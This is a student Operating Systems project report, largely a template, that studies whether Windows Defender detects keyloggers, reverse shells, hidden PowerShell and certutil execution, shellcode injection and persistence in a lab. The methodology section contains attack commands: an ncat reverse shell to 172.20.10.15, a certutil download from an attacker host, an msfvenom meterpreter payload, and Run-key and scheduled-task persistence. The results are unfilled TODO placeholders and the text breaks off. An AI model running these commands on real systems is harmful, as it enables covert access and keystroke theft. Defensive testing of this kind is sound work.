Advanced Security Evasion in Windows with Hidden Commands

Author(s)/Team Members: [List Names]

Course: Operating Systems

Instructor: Bruno da Silva

Institution: VRIJE UNIVERSITEIT BRUSSEL (MUB ETRO ELECTRONICS INFORMATICS)

Date of Submission: May 12, 2025

Contents

List of Figures

List of Tables

Abstract

Description: This project investigates the efficacy of Windows security solutions, primarily focusing on Windows Defender, in detecting and responding to advanced stealthy attack techniques. The study evaluates a range of common attacker methodologies including the deployment of keyloggers, creation of backdoors for remote access, non-visual command execution leveraging built-in system tools, process injection for memory manipulation, and various persistence mechanisms designed to maintain unauthorized access[cite: 246]. The evaluation involved executing these attack scenarios in a controlled environment while meticulously logging system behavior, network activity, and Windows event logs to analyze the detection capabilities and response of the security software[cite: 247].

Results: The experimental findings indicate varying levels of detection success by Windows Defender. While some less sophisticated or signature-based attacks, such as basic keylogger file drops or known backdoor patterns, were often identified, more advanced evasion tactics presented significant challenges. Techniques employing fileless malware, Living Off The Land Binaries and Scripts (LOLBAS) for command execution, obfuscated PowerShell commands, and certain process injection methods frequently bypassed default detection mechanisms. Analysis of logs revealed that enhanced logging, such as PowerShell Script Block Logging and Sysmon, provided crucial telemetry for manual threat hunting where automated alerts were absent. Windows Defender's resource utilization showed moderate increases during active attack simulations.

Discussion and Conclusion: The results underscore that while Windows Defender offers a crucial baseline of protection, sophisticated attackers can employ various evasion techniques to circumvent its defenses. The study highlights the limitations of relying solely on default security configurations and emphasizes the importance of a defense-in-depth strategy. Effective defense against advanced threats necessitates comprehensive logging, proactive threat hunting, and the integration of advanced endpoint detection and response (EDR) capabilities. The findings conclude that continuous adaptation and understanding of evolving attacker tradecraft are paramount for maintaining robust security postures in Windows environments.

1 Introduction

1.1 Problem Statement and Motivation

The landscape of cyber threats is constantly evolving, with attackers developing increasingly sophisticated techniques to evade detection by security systems. Detecting these stealthy attacks is a significant challenge for individuals and organizations alike. Understanding the methods attackers use to bypass security measures is crucial for defenders to improve their strategies, tools, and overall security posture. This project aims to shed light on these evasion techniques within the Windows operating system, a prevalent target for cyber-attacks.

1.2 Project Aims and Objectives

The primary aims of this project, referencing the project proposal[cite: 246, 247], are:

- To evaluate the detection capabilities of Windows Defender (and potentially other security solutions) against a set of specific attacker techniques.
- The attacker techniques investigated include:
  - Keylogger deployment.
  - Backdoor creation and remote access.
  - Non-visual command execution and process hiding.
  - Process injection and memory manipulation.
  - Persistence techniques.
- To analyze system behavior, network activity, and event logs during these simulated attacks to understand how security solutions respond and what artifacts are generated.
- To assess the effectiveness of various evasion methods employed by attackers.

1.3 Scope of the Project

This project focuses on:

- **Operating System:** Specific version(s) of Windows (e.g., Windows 10/11 Pro, specify build).
- **Primary Security Solution:** Windows Defender (specify version, update status, and configuration).
- **Attacker Tools:** A combination of publicly available tools (e.g., Metasploit, Nmap, PowerShell), custom scripts (e.g., 'keylog.py'[cite: 3], 'cmd_commands.txt' [cite: 4]), and techniques from frameworks like LOLBAS[cite: 251].
- **Third-Party Solutions (Optional):** If other AV/EDR solutions were tested, they should be specified.
- **Exclusions:** This study may not cover all possible evasion techniques or every security product available. The focus is on the selected methods and Windows Defender's response.

1.4 Report Structure

This report is organized as follows:

- **Section 2 (Background):** Provides theoretical context on security evasion, Windows security architecture, the attacker techniques studied, and relevant frameworks.
- **Section 3 (Methodology / Project Implementation):** Details the experimental setup, configuration of security solutions, step-by-step implementation of attacker techniques, and the data collection strategy.
- **Section 4 (Experimental Results):** Presents the findings from the experiments, including detection rates, log analysis, and performance metrics.
- **Section 5 (Discussion and Conclusion):** Interprets the results, discusses their implications, acknowledges limitations, and summarizes the project's conclusions and potential future work.
- **Section 6 (References):** Lists all cited sources.
- **Section 7 (Appendices):** (Optional) Contains supplementary materials like full scripts or detailed logs.

2 Background

2.1 Fundamentals of Security Evasion

Security evasion refers to the set of techniques and strategies employed by attackers to avoid detection by security mechanisms such as antivirus (AV) software, Endpoint Detection and Response (EDR) solutions, Intrusion Detection/Prevention Systems (IDS/IPS), and firewalls[cite: 128]. The primary goal of evasion is to allow malicious activities to proceed unnoticed, enabling attackers to achieve their objectives, which could range from data theft and espionage to system disruption or financial gain[cite: 128]. Attacker motivations are diverse but often include maintaining stealth to ensure long-term access (persistence), escalating privileges to gain deeper system control, and exfiltrating sensitive information without triggering alarms. The field of security evasion is characterized by a continuous "cat-and-mouse" game, where defenders develop new detection methods, and attackers, in turn, devise new ways to bypass them.

2.2 Overview of Windows Security Architecture

The Windows operating system incorporates a multi-layered security architecture designed to protect against a wide array of threats. Key components include:

- **Windows Defender Antivirus:** The built-in anti-malware solution in Windows. Its features include[cite: 251]:
  - **Real-time scanning:** Continuously monitors files and processes for malicious activity.
  - **Behavior monitoring:** Analyzes program behavior to detect suspicious actions even from unknown malware.
  - **Antimalware Scan Interface (AMSI):** An interface that allows applications and services to integrate with any antimalware product present on a machine, providing better protection against script-based and fileless attacks.
  - **Cloud-delivered protection:** Leverages Microsoft's cloud infrastructure for rapid updates on emerging threats and enhanced detection capabilities.
  - **Network Inspection System (NIS):** Helps protect against network-based exploits.

  - **Controlled Folder Access:** Helps protect valuable data from malicious apps and threats, such as ransomware.

- **Windows Event Logging:** A critical component for security monitoring and forensics. Windows records a wide variety of events related to system, security, application, PowerShell, and other operations. Specific event IDs can indicate suspicious activities, login attempts, process creation, and security policy changes[cite: 249].
- **User Account Control (UAC):** Helps prevent unauthorized changes to the system by prompting for permission or an administrator password before performing actions that could potentially affect the computer's operation or security.
- **Windows Firewall:** Controls network traffic flowing into and out of the system, based on configured rules.
- **BitLocker Drive Encryption:** Provides full-disk encryption to protect data at rest.
- **AppLocker/Windows Defender Application Control (WDAC):** Allows administrators to control which applications and files users can run.

In addition to these built-in features, many organizations deploy third-party AV/EDR solutions for enhanced threat detection, investigation, and response capabilities. If such solutions were used in this project, they will be detailed in the methodology section.

2.3 Theoretical Overview of Attacker Techniques Investigated

2.3.1 Keyloggers

A keylogger is a type of surveillance software or hardware that records every keystroke made on a computer[cite: 251].

- **Definition:** Its purpose is typically to covertly collect sensitive information such as login credentials, credit card numbers, personal messages, and other confidential data.
- **Types:** Keyloggers can be software-based (running as a process on the victim's machine) or hardware-based (a physical device connected between the keyboard and the computer). This project focuses on software-based keyloggers.

- **Indicators of Compromise (IOCs):** Unusual network traffic (if the keylogger sends logs remotely), unexpected new processes or files (though often hidden), performance degradation (less common with well-written keyloggers), or anti-keylogger software alerts. The script 'keylog.py' [cite: 3] is an example of a software-based keylogger.

2.3.2 Backdoors and Remote Access

A backdoor is a covert method of bypassing normal authentication or encryption in a computer system, an application, or an embedded device[cite: 118, 120, 251].

- **Definition:** It allows unauthorized remote access to a system, enabling attackers to control the compromised machine, exfiltrate data, or use it as a pivot point for further attacks.
- **Methods:** Backdoors can be established through various means, including exploiting vulnerabilities, installing malicious software, or using legitimate remote administration tools for malicious purposes. Common methods include:
  - **Reverse Shells:** The compromised machine initiates an outbound connection to an attacker-controlled server. This is often used to bypass firewalls that restrict inbound connections. The command 'ncat 172.20.10.15 12345 -e cmd.exe' in 'cmd_commands.txt' [cite: 253] attempts to establish a reverse shell.
  - **Bind Shells:** The compromised machine opens a listening port, waiting for the attacker to connect.
- **Command and Control (C2):** Attackers use C2 infrastructure to send commands to the backdoor and receive data.
- **IOCs:** Unexpected network connections (especially to unusual IP addresses or ports), new listening ports, unexplained system behavior, or new user accounts.

2.3.3 Non-Visual Command Execution and Process Hiding

Attackers often need to execute commands on a compromised system without alerting the user or security software.

- **PowerShell:** A powerful command-line shell and scripting language built on .NET. Attackers frequently use PowerShell for its extensive capabilities, including fileless attacks, in-memory execution, and access to Windows APIs[cite: 251]. Evasion techniques include:
  - **Execution Policy Bypass:** Circumventing PowerShell execution policies that restrict script execution.
  - **Obfuscation:** Making scripts difficult to read and analyze.
  - **Fileless Execution:** Running commands or entire scripts directly in memory without writing them to disk.
- **Living Off The Land Binaries and Scripts (LOLBAS):** Attackers use legitimate, pre-installed system tools and scripts (binaries, libraries, scripts) to perform malicious actions[cite: 251]. This helps them blend in with normal system activity and avoid detection based on known malicious files. Examples include 'cmd.exe', 'powershell.exe', 'rundll32.exe', 'certutil.exe', etc. The use of 'start /min cmd /c' in 'cmd_commands.txt' [cite: 252, 253] is an example of attempting to run commands in a hidden window.
- **Process Hiding Techniques:** Methods to conceal malicious processes from casual inspection by users or basic monitoring tools. This can involve techniques like running processes with hidden windows (e.g., 'start /min'), process Doppelgänging, or more advanced rootkit-like methods. The command 'attrib +h' in 'cmd_commands.txt' [cite: 252, 253] is used for file hiding, which is a related concept.

2.3.4 Process Injection and Memory Manipulation

Process injection is a technique where an attacker runs arbitrary code within the address space of a separate live process[cite: 251].

- **Definition:** By injecting malicious code into a legitimate process, attackers can evade detection (as the malicious code runs under the guise of a trusted process), access the process's memory and resources, and potentially elevate privileges.
- **Types:** Common process injection techniques include:

  - **DLL Injection:** Forcing a legitimate process to load a malicious Dynamic Link Library (DLL).
  - **Shellcode Injection:** Writing custom machine code (shellcode) directly into the memory space of a target process and then causing it to execute.
  - **Process Hollowing (RunPE):** Creating a new process in a suspended state, replacing its legitimate code with malicious code, and then resuming its execution.
  - **Thread Execution Hijacking (Suspending, Injecting, and Resuming - SIR):** Modifying the execution path of an existing thread in a target process to execute injected code.

- **Purpose:** Evasion, privilege escalation, maintaining persistence, or executing malicious payloads stealthily.

2.3.5 Persistence Techniques

Persistence refers to techniques that attackers use to maintain access to a compromised system across reboots, credential changes, or other system interruptions[cite: 251].

- **Importance:** Achieving persistence is a critical goal for attackers, allowing them to continue their malicious activities over an extended period.
- **Common Methods:**
  - **Startup Locations:** Placing malicious executables or scripts in Windows Startup folders (e.g., ‘”
  - **Registry Run Keys:** Adding entries to various ‘Run‘ or ‘RunOnce‘ registry keys (e.g., ‘HKLM‘).
  - **Scheduled Tasks:** Creating scheduled tasks that execute malicious code at specified times or triggers.
  - **Windows Services:** Creating or modifying Windows services to run malicious programs.
  - **DLL Hijacking:** Exploiting how applications search for and load DLLs.
  - **WMI Event Subscriptions:** Using Windows Management Instrumentation (WMI) to trigger malicious actions based on system events.

2.4 Relevant Frameworks and Tools

- **MITRE ATT&CK Framework:** A globally accessible knowledge base of adversary tactics and techniques based on real-world observations[cite: 251]. It provides a common taxonomy for describing attacker behaviors, which is invaluable for threat intelligence, detection engineering, and security assessments. This project will reference ATT&CK tactics such as Defense Evasion (e.g., Hidden Files and Directories, Obfuscated Files or Information, Process Injection), Persistence (e.g., Registry Run Keys / Startup Folder, Scheduled Task/Job), and Command and Control (e.g., Remote Access Software).
- **LOLBAS Project (Living Off The Land Binaries and Scripts):** This project documents legitimate binaries, scripts, and libraries native to Windows that can be abused by adversaries for malicious purposes[cite: 251]. Utilizing LOLBAS helps attackers blend in with normal system activity and evade detection based on known malicious files.
- **Sysinternals Suite:** A suite of advanced system utilities and technical information for Windows developed by Mark Russinovich[cite: 251]. Tools like Process Monitor (ProcMon), Autoruns, Process Explorer, and Sysmon are indispensable for system analysis, malware detection, and understanding system behavior.
  - **Process Monitor (ProcMon):** Monitors file system, Registry, and process/thread activity in real-time.
  - **Autoruns:** Shows what programs are configured to run during system bootup or login, and when various built-in Windows applications start.
  - **Sysmon (System Monitor):** A Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation times.

2.5 Brief Literature Review (if applicable)

The "Operating Systems and Security" course material, particularly the sections on Attacks, Malware, and Defenses, provided foundational knowledge for this project[cite: 1,

2]. Tanenbaum's "Modern Operating Systems" chapter on Security also offers relevant background on general security principles and attack vectors[cite: 2].

3 Methodology / Project Implementation

This section details the setup of the test environment, configuration of security solutions, step-by-step implementation of the attacker techniques, and the strategy for monitoring and data collection. The goal is to provide a clear and replicable methodology.

3.1 Test Environment Setup

3.1.1 Victim Machine(s)

- **Operating System:** Windows [Specify Version, e.g., 10 Pro Build XXXX or 11 Pro Build YYYY].
- **Virtualization:** [Specify Platform, e.g., VMware Workstation Pro 16, VirtualBox 7.x]. The machine was run as a virtual machine to allow for snapshots and easy rollback.
- **Hardware (Virtual):** [Specify, e.g., 2 vCPUs, 4 GB RAM, 60 GB HDD].
- **Baseline Software:** A clean installation of Windows with standard user applications (e.g., a web browser, office suite) to simulate a typical user environment. No third-party security software was installed other than what is being explicitly tested.

3.1.2 Attacker Machine(s)

- **Operating System:** [Specify OS, e.g., Kali Linux 202X.X, Parrot OS, or another Windows VM].
- **Tools:**
  - Metasploit Framework [Specify version, if relevant].
  - Nmap (for network discovery/verification, installed via WinGet as per 'cmd_commands.txt' [cite: 252]).
  - Python 3.x environment (for running 'keylog.py' [cite: 3] and 'activity$_{l}ogger.py$').
  - Netcat ('ncat' used in 'cmd_commands.txt' [cite: 253] for establishing reverse shells).
  - Standard command-line utilities.
  - Any custom scripts or compilers used.

3.1.3 Network Configuration

- **Setup:** [Specify, e.g., Isolated virtual network (Host-Only or NAT network in VMware/VirtualBox) to prevent accidental impact on other systems].
- **Connectivity:** The victim machine had [Specify, e.g., internet connectivity for Windows Defender updates and potential C2 communication, or no internet connectivity if testing offline capabilities]. The attacker machine was on the same virtual network to facilitate direct attacks.
- **IP Addressing:** Document the IP addresses used for the victim and attacker machines (e.g., Victim: 192.168.X.Y, Attacker: 192.168.X.Z, or as per the Ncat command '172.20.10.15' in 'cmd_commands.txt' [cite: 253]).

3.2 Security Solution Configuration

3.2.1 Windows Defender

- **Version:** Antimalware Client Version, Engine Version, Antivirus definition version (obtained from Defender settings).
- **Real-time Protection:** Enabled.
- **Cloud-delivered Protection:** Enabled/Disabled (Specify and justify).
- **Automatic Sample Submission:** Enabled/Disabled (Specify and justify).
- **Tamper Protection:** Enabled/Disabled (Specify and justify).
- **Exclusions:** No exclusions were configured unless explicitly stated for a specific test scenario.
- **Updates:** Windows Defender definitions were updated to the latest available at the start of each major test phase.
- **PowerShell Logging:** Script Block Logging and Module Logging were [Enabled/Disabled]. This is crucial for detecting PowerShell-based attacks.
- **Sysmon:** If used, specify version and configuration file/rules.

3.2.2 Other AV/EDR (if used)

- **Name:** [Specify, e.g., SentinelOne, CrowdStrike Falcon].
- **Version:** [Specify].
- **Configuration:** Detail relevant settings (e.g., protection levels, specific features enabled/disabled).

3.3 Implementation of Attacker Techniques

For each of the five attacker techniques identified in the project proposal[cite: 248], the following details are provided. (This corresponds to Person 1's role [cite: 251]).

3.3.1 Technique 1: Keylogger Deployment

- **Objective of the specific test:** To deploy a Python-based keylogger, make it persistent, and assess if Windows Defender detects the script, its execution, or its output file.
- **Tools and Scripts Used:**
  - 'keylog.py': A Python script using the 'pynput' library to capture keystrokes and save them to 'key.txt'[cite: 3].
  - 'cmd_commands.txt': A batch script used to automate parts of the deployment, including copying 'keylog.py' to the Startup folder for persistence and hiding the script file[cite: 252, 253].
- **Step-by-Step Execution Procedure:**
  1. The 'keylog.py' script and 'cmd_commands.txt' were transferred to the victim machine (e.g., via a shared folder, USB drive, or downloaded).
  2. 'cmd_commands.txt' was executed on the victim machine.
  3. The batch script performed the following actions:
     - Copied 'keylog.py' to the user's Startup folder ('
     - Used 'attrib +h' to hide 'keylog.py' in the Startup folder and the batch script itself[cite: 252, 253].

  - Initiated the execution of ‘keylog.py‘ using ‘python ”
4. Keystrokes were entered on the victim machine (e.g., typing in Notepad, Browse).
5. The content of ‘key.txt‘ was checked to verify the keylogger’s operation.

- **Specific Evasion Methods Employed:**
  - **Persistence:** Using the Startup folder.
  - **File Hiding:** Using ‘attrib +h‘ to hide ‘keylog.py‘ and ‘cmd_commands.txt‘.
  - **Non-interactive execution** for the keylogger script via the batch file.
  - **Script-based threat:** Relying on a Python script which might be treated differently than a compiled executable by some AVs.

3.3.2 Technique 2: Backdoor Creation and Remote Access

- **Objective of the specific test:** To establish a reverse shell from the victim machine to the attacker machine using Netcat and assess if Windows Defender detects the connection attempt or the tool used.
- **Tools and Scripts Used:**
  - ‘ncat.exe‘ (part of Nmap, installed via WinGet as per ‘cmd_commands.txt‘ [cite: 252]).
  - ‘cmd_commands.txt‘: Used to initiate the Ncat reverse shell connection[cite: 253].
  - Attacker machine: Netcat listener (‘nc -lvnp 12345‘).
- **Step-by-Step Execution Procedure:**
  1. On the attacker machine, a Netcat listener was started: ‘nc -lvnp 12345‘.
  2. On the victim machine, ‘cmd_commands.txt‘ was executed.
  3. The batch script attempted to install Nmap (if not present) and then initiated the reverse shell: ‘start /min cmd /c ”ncat 172.20.10.15 12345 -e cmd.exe”‘[cite: 252, 253]. (Note: IP ‘172.20.10.15‘ needs to be the attacker’s IP).
  4. If successful, a command prompt session from the victim machine appeared on the attacker’s Netcat listener.

5. Commands were executed remotely (e.g., ‘dir‘, ‘whoami‘).

- **Specific Evasion Methods Employed:**
  - **Reverse Shell:** To bypass potential inbound firewall restrictions on the victim.
  - **Using a legitimate tool (Ncat):** Nmap/Ncat can be used for legitimate network administration, potentially reducing suspicion.
  - **Hidden Window:** ‘start /min cmd /c‘ attempts to run the command in a minimized/hidden window[cite: 253].
  - **Automated Installation of Nmap:** The ‘cmd_commands.txt‘ script attempts to install Nmap silently using WinGet[cite: 252], which might evade scrutiny if WinGet itself is trusted.

3.3.3 Technique 3: Non-Visual Command Execution and Process Hiding

- **Objective of the specific test:** To execute commands (e.g., file manipulation, reconnaissance) using PowerShell and ‘cmd.exe‘ in a way that avoids visible windows and to test detection of these hidden operations.
- **Tools and Scripts Used:**
  - ‘cmd.exe‘ (via ‘start /min cmd /c‘ in ‘cmd_commands.txt‘ [cite: 252, 253]).
  - ‘powershell.exe‘ (e.g., ‘powershell -windowstyle hidden -command ”Get-Process”‘).
  - Various LOLBAS (e.g., ‘certutil.exe‘ for downloading files, ‘reg.exe‘ for registry manipulation).
- **Step-by-Step Execution Procedure (Examples):**
  1. **Hidden CMD execution:** The ‘cmd_commands.txt‘ already uses ‘start /min cmd /c‘ for various tasks (keylogger execution, Ncat)[cite: 252, 253]. Additional commands for file creation/deletion were tested using this method.

     ```
     start /min cmd /c "echo test > C:\Users\Public\hidden_file.txt"
     ```

  2. **Hidden PowerShell execution:**

```
powershell.exe -WindowStyle Hidden -Command "New-Item -Path C:\Users
powershell.exe -WindowStyle Hidden -EncodedCommand <Base64_Encoded_C
```

3. **LOLBAS for file download (Certutil):**

```
certutil.exe -urlcache -split -f http://<attacker_ip>/malicious.exe
```

4. Process activity was monitored using Process Monitor and Task Manager (looking for brief appearances or child processes of legitimate services).

- **Specific Evasion Methods Employed:**
  - **Hidden Windows:** Using 'start /min' with 'cmd.exe' and '-WindowStyle Hidden' with PowerShell.
  - **LOLBAS:** Using built-in Windows tools like 'certutil.exe' to avoid introducing new malicious binaries.
  - **PowerShell EncodedCommand:** Obfuscating PowerShell commands by Base64 encoding.
  - **File Hiding:** Using 'attrib +h' on any created artifacts[cite: 252, 253].

3.3.4 Technique 4: Process Injection and Memory Manipulation

- **Objective of the specific test:** To inject shellcode into a running process (e.g., 'explorer.exe' or a newly created benign process like 'notepad.exe') and assess detection by Windows Defender.
- **Tools and Scripts Used:**
  - **Metasploit Framework ('msfvenom'):** To generate shellcode (e.g., a reverse TCP shell or a 'calc.exe' launcher).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker_ip>
msfvenom -p windows/x64/exec CMD=calc.exe -f python
```

  - **Custom Injection Script (Python with 'ctypes' or PowerShell):** A script to perform the injection (e.g., using 'CreateRemoteThread' or other APIs).

  - **Target Process:** A common legitimate process like ‘notepad.exe‘ or ‘explorer.exe‘.

- **Step-by-Step Execution Procedure (Conceptual for DLL/Shellcode Injection):**

  1. Generate shellcode using ‘msfvenom‘ on the attacker machine.
  2. Transfer the shellcode (e.g., embedded in a Python script or PowerShell script) to the victim machine.
  3. Identify a target process ID (PID) on the victim machine (e.g., launch ‘notepad.exe‘ and get its PID).
  4. Execute the injection script on the victim machine, providing the PID and shellcode.
  5. The script would typically:
     - Get a handle to the target process (‘OpenProcess‘).
     - Allocate memory within the target process (‘VirtualAllocEx‘).
     - Write the shellcode into the allocated memory (‘WriteProcessMemory‘).
     - Create a new thread in the target process to execute the shellcode (‘CreateRemoteThread‘ or similar).
  6. Observe if the shellcode executes (e.g., a reverse shell connects back, ‘calc.exe‘ opens).

- **Specific Evasion Methods Employed:**

  - **Running in legitimate process context:** Malicious code executes under a trusted process.
  - **Fileless execution (of shellcode):** The payload exists only in memory.
  - **Obfuscation of injector script:** If using PowerShell, encoding could be used.
  - **Choice of target process:** Injecting into highly common processes.

3.3.5 Technique 5: Persistence Techniques

- **Objective of the specific test:** To establish persistence using methods like Startup folder, Registry Run keys, and Scheduled Tasks, and evaluate Windows Defender's ability to detect or prevent these modifications.

- **Tools and Scripts Used:**
  - 'cmd.exe' and 'reg.exe' for Registry manipulation.
  - 'schtasks.exe' for Scheduled Task creation.
  - 'keylog.py' or a simple benign script ('payload.bat'/'payload.ps1') as the persistent payload.
  - 'cmd_commands.txt' already implements Startup folder persistence for 'keylog.py'[cite: 252, 253].
- **Step-by-Step Execution Procedure (Examples):**
  1. **Startup Folder (already covered by keylogger):**
     - 'cmd_commands.txt' copies 'keylog.py' to '"
     - Verify execution after reboot/re-login.
  2. **Registry Run Key:**

     ```
     reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "MyP
     ```

     (Replace 'payload.bat' with the actual script, e.g., one that creates a file or launches calc).
  3. **Scheduled Task:**

     ```
     schtasks /create /tn "MyDailyTask" /tr "C:\path\to\payload.exe" /sc
     schtasks /create /tn "MyLogonTask" /tr "C:\path\to\payload.ps1" /sc
     ```

  4. After setting up persistence, reboot the victim machine and check if the payload executes.
  5. Use tools like Autoruns to verify persistence entries.
- **Specific Evasion Methods Employed:**
  - **Using legitimate system mechanisms:** Startup folder, Registry, and Task Scheduler are normal OS features.
  - **Hiding payload files:** Using 'attrib +h' on the payload scripts/executables.

  - **Benign-looking names:** Using common or innocuous names for tasks or registry keys.
  - **User-level persistence (HKCU):** Often less scrutinized than HKLM modifications, though may also be less privileged.

3.4 Monitoring and Data Collection Strategy

(Corresponds to Person 2's role [cite: 251])

3.4.1 Security Solution Logs

- **Windows Defender:**
  - Alerts and detection history were accessed via the Windows Security app.
  - Event logs for Windows Defender: 'Microsoft-Windows-Windows Defender/-Operational' and 'Microsoft-Windows-Windows Defender/WHC' (Event Viewer). Event IDs like 1006, 1007 (detection), 1116, 1117 (action taken) were monitored.
- **Other AV/EDR (if used):** Logs were collected according to the specific solution's interface (e.g., management console, local log files).

3.4.2 System-Level Logs

- **Windows Event Logs (via Event Viewer):**
  - **Security Log ('Security.evtx'):** Monitored for logon events (4624, 4625), process creation (4688 - if enabled), object access, privilege use.
  - **System Log ('System.evtx'):** Monitored for service creation/modification, errors.
  - **Application Log ('Application.evtx'):** Monitored for application errors or relevant events.
  - **PowerShell Logs:**
    * 'Microsoft-Windows-PowerShell/Operational': Event ID 4103 (Module Logging - pipeline execution details), 4104 (Script Block Logging - actual script content). These are critical for de-obfuscating and analyzing PowerShell attacks.

  - **Sysmon Logs (if configured):** 'Microsoft-Windows-Sysmon/Operational'. Key Event IDs:
    * 1: Process creation
    * 3: Network connection
    * 7: Image loaded (DLLs)
    * 11: FileCreate
    * 12, 13, 14: Registry event (CreateKey, SetValue, DeleteKey)
    * 22: DNSEvent

- **Process Monitoring (Process Monitor - ProcMon):**
  - ProcMon was run during attack execution with filters set to capture relevant process activity (e.g., focusing on 'cmd.exe', 'powershell.exe', the target process for injection, or any suspicious new processes).
  - Logs were saved in PML format and then converted to CSV/XML for analysis.
  - Captured data included process creation, file I/O, registry activity, and network connections.

3.4.3 Network Traffic Analysis

- **Wireshark/tcpdump:**
  - Network traffic was captured on the victim machine's interface (or a dedicated monitoring interface in the virtual network).
  - Filters were used to focus on traffic related to the attacker's IP, C2 domains (if any), or suspicious protocols/ports.
  - PCAP files were saved for later analysis, especially for backdoor connections or data exfiltration attempts.

3.4.4 Performance Logging

- **'activity**$_{l}ogger.py$' : $Thescript`activity_{l}ogger.py`wasintendedtomonitortheCPUandmemoryusageofthe$
  $AntimalwareServiceExecutable)[cite:4]$.

- The script was run before, during, and after attack scenarios for a specified duration (e.g., 60 seconds as per the script [cite: 4]).
- It logged timestamps, CPU usage (%), and memory usage (%).
- The output data was used to generate plots showing resource impact.

Task Manager/Resource Monitor: Used for manual observation of system performance during attacks.

3.4.5 Data Aggregation

All collected logs (Event logs, ProcMon CSVs, Wireshark PCAPs, Defender alert screenshots, performance data) were organized into folders corresponding to each attacker technique and test run. A spreadsheet was maintained to correlate findings, detection status, and relevant log entries.

3.5 Evaluation Criteria

- **Definition of "Detection":** A technique was considered "detected" if:
  - Windows Defender (or other tested solution) generated an explicit alert identifying the activity or file as malicious or suspicious.
  - The malicious process was automatically terminated or quarantined.
  - A specific, unambiguous log entry was created by the security solution that directly indicated malicious behavior (even if not a high-priority alert).
  - For persistence, detection includes identifying and/or removing the persistence mechanism (e.g., during a scan or by real-time protection upon creation).
- **Effectiveness Metrics:**
  - **Detection Rate:** For each technique, the percentage of test runs where it was detected.
  - **Bypass Rate:** Percentage of test runs where the technique successfully evaded detection.

  - **Log Evidence:** Even if not automatically alerted, the presence of sufficient evidence in system logs (Event Logs, Sysmon, ProcMon) that would allow a human analyst to identify the malicious activity. This was qualitatively assessed.

- **Response Time (if measured):**

  - Time from attack execution to alert generation (if applicable and measurable). This can be difficult to measure precisely without specialized tools. For this project, it was noted qualitatively (e.g., "immediate alert," "delayed detection after X minutes").

- **Performance Impact:**

  - Assessed using data from 'activity$_{l}ogger.py$'$andmanualobservation, focusingonCPUandmemorys$

4 Experimental Results

This section presents the objective findings of the experiments conducted. Results are organized primarily by attacker technique, detailing the detection status by Windows Defender (and any other solutions tested), relevant log evidence, and observations regarding the performance of security solutions. (Corresponds to Person 3's analysis [cite: 251]).

4.1 Keylogger Deployment and Detection

- **Windows Defender Detection Status:** [TODO: Y/N based on actual test. Example: Detected / Partially Detected / Not Detected].
- **Alert Details (if detected):** [TODO: Name of the threat (e.g., 'Behavior:Win32/Keylogger.A!ml', 'Python/Agent.G!tr'), action taken (e.g., Quarantined, Blocked, Alerted only)]. Provide screenshots if available.
- **Relevant Logs:**
  - Windows Defender Event Logs: [TODO: Specific Event IDs and messages].
  - PowerShell Logs (if 'cmd_commands.txt' execution was via PowerShell or involved PowerShell): [TODO: Relevant script blocks or module loading].
  - Sysmon: [TODO: Event ID 1 (process creation for python.exe, cmd.exe), Event ID 11 (file creation for keylog.py, key.txt), Event ID 12/13 (registry modification if startup was via registry)].
- **Evidence of Keylogging Function (if not detected):** [TODO: e.g., "The 'key.txt' file was created and successfully captured keystrokes." Snippet from 'key.txt' if appropriate and anonymized].
- **Impact of Evasion Techniques:** [TODO: e.g., "File hiding with 'attrib +h' did not prevent detection." or "Execution via batch script was/was not flagged."].

4.2 Backdoor Creation and Remote Access

- **Windows Defender Detection Status:** [TODO: Y/N. Example: Detected Ncat execution / Detected network connection / Not detected].

- **Alert Details (if detected):** [TODO: Threat name, action taken. E.g., detection of 'ncat.exe' if its signature is known, or suspicious network activity].
- **Network Logs:**
  - Wireshark: [TODO: "Captured outbound TCP connection from victim IP:Port to attacker IP (172.20.10.15):12345." Describe payload if discernible as 'cmd.exe' traffic].
  - Sysmon: [TODO: Event ID 3 (Network connection by 'ncat.exe' or 'cmd.exe' if 'ncat' was child process)].
- **Evidence of Successful Remote Access (if not detected/prevented):** [TODO: e.g., "Remote command prompt was obtained on the attacker machine. Commands like 'whoami' and 'dir' were successfully executed."].
- **Impact of Evasion Techniques:** [TODO: e.g., "Running Ncat via 'start /min' did/-did not prevent alerts." "Use of a reverse shell was/was not effective in bypassing firewall for this test."].

4.3 Non-Visual Command Execution and Process Hiding

- **Windows Defender Detection Status:** [TODO: Y/N for hidden 'cmd.exe', hidden PowerShell, LOLBAS usage. Example: "Hidden PowerShell execution using '-WindowStyle Hidden' was not directly alerted." "Use of 'certutil.exe' for downloads was/was not flagged."].
- **Alert Details (if detected):** [TODO: Specific alerts, e.g., suspicious PowerShell command line, malicious script content if Script Block Logging led to detection].
- **Evidence of Command Execution (if not detected):**
  - File system changes: [TODO: "Files 'hidden$_file.txt$'and'$ps_hidden_file.txt$'$werecreatedsuccessfully
  - Process Monitor Logs: [TODO: Showed 'cmd.exe' or 'powershell.exe' processes with no visible window, and their respective actions (file I/O, process creation)].

  - PowerShell Logs: [TODO: "Script Block Logging captured the executed PowerShell commands even when run with '-WindowStyle Hidden' or '-EncodedCommand' (after automatic de-obfuscation by the logger)."].

- **Impact of Evasion Techniques:** [TODO: e.g., "'-WindowStyle Hidden' effectively hid the window, but PowerShell logs still captured activity if enabled." "Base64 encoding of PowerShell commands was decoded by Script Block Logging."].

4.4 Process Injection and Memory Manipulation

- **Windows Defender Detection Status:** [TODO: Y/N. Example: Detected the injector script / Detected suspicious memory access by the target process / Detected shellcode execution / Not detected].
- **Alert Details (if detected):** [TODO: Threat name (e.g., 'Behavior:Win32/ProcInject.A!ml', 'Meterpreter.C'), action taken].
- **Evidence of Successful Injection (if not detected/prevented):**

he context of 'notepad.exe'." .

  - ProcMon/Sysmon: [TODO: Show the target process ('notepad.exe') making unexpected network connections (Sysmon Event ID 3) or spawning child processes (Sysmon Event ID 1) if applicable to the shellcode].

- **Impact of Evasion Techniques:** [TODO: e.g., "Injecting into 'explorer.exe' was more/less likely to be detected than 'notepad.exe'." "The type of shellcode (e.g., staged vs. stageless) affected detection."].

4.5 Persistence Techniques

- **Windows Defender Detection Status:**
  - **Startup Folder:** [TODO: Y/N for 'keylog.py' placement. Already addressed in Keylogger section, but reiterate persistence aspect].
  - **Registry Run Key:** [TODO: Y/N for detection of 'reg add' command or detection of the payload at next startup].

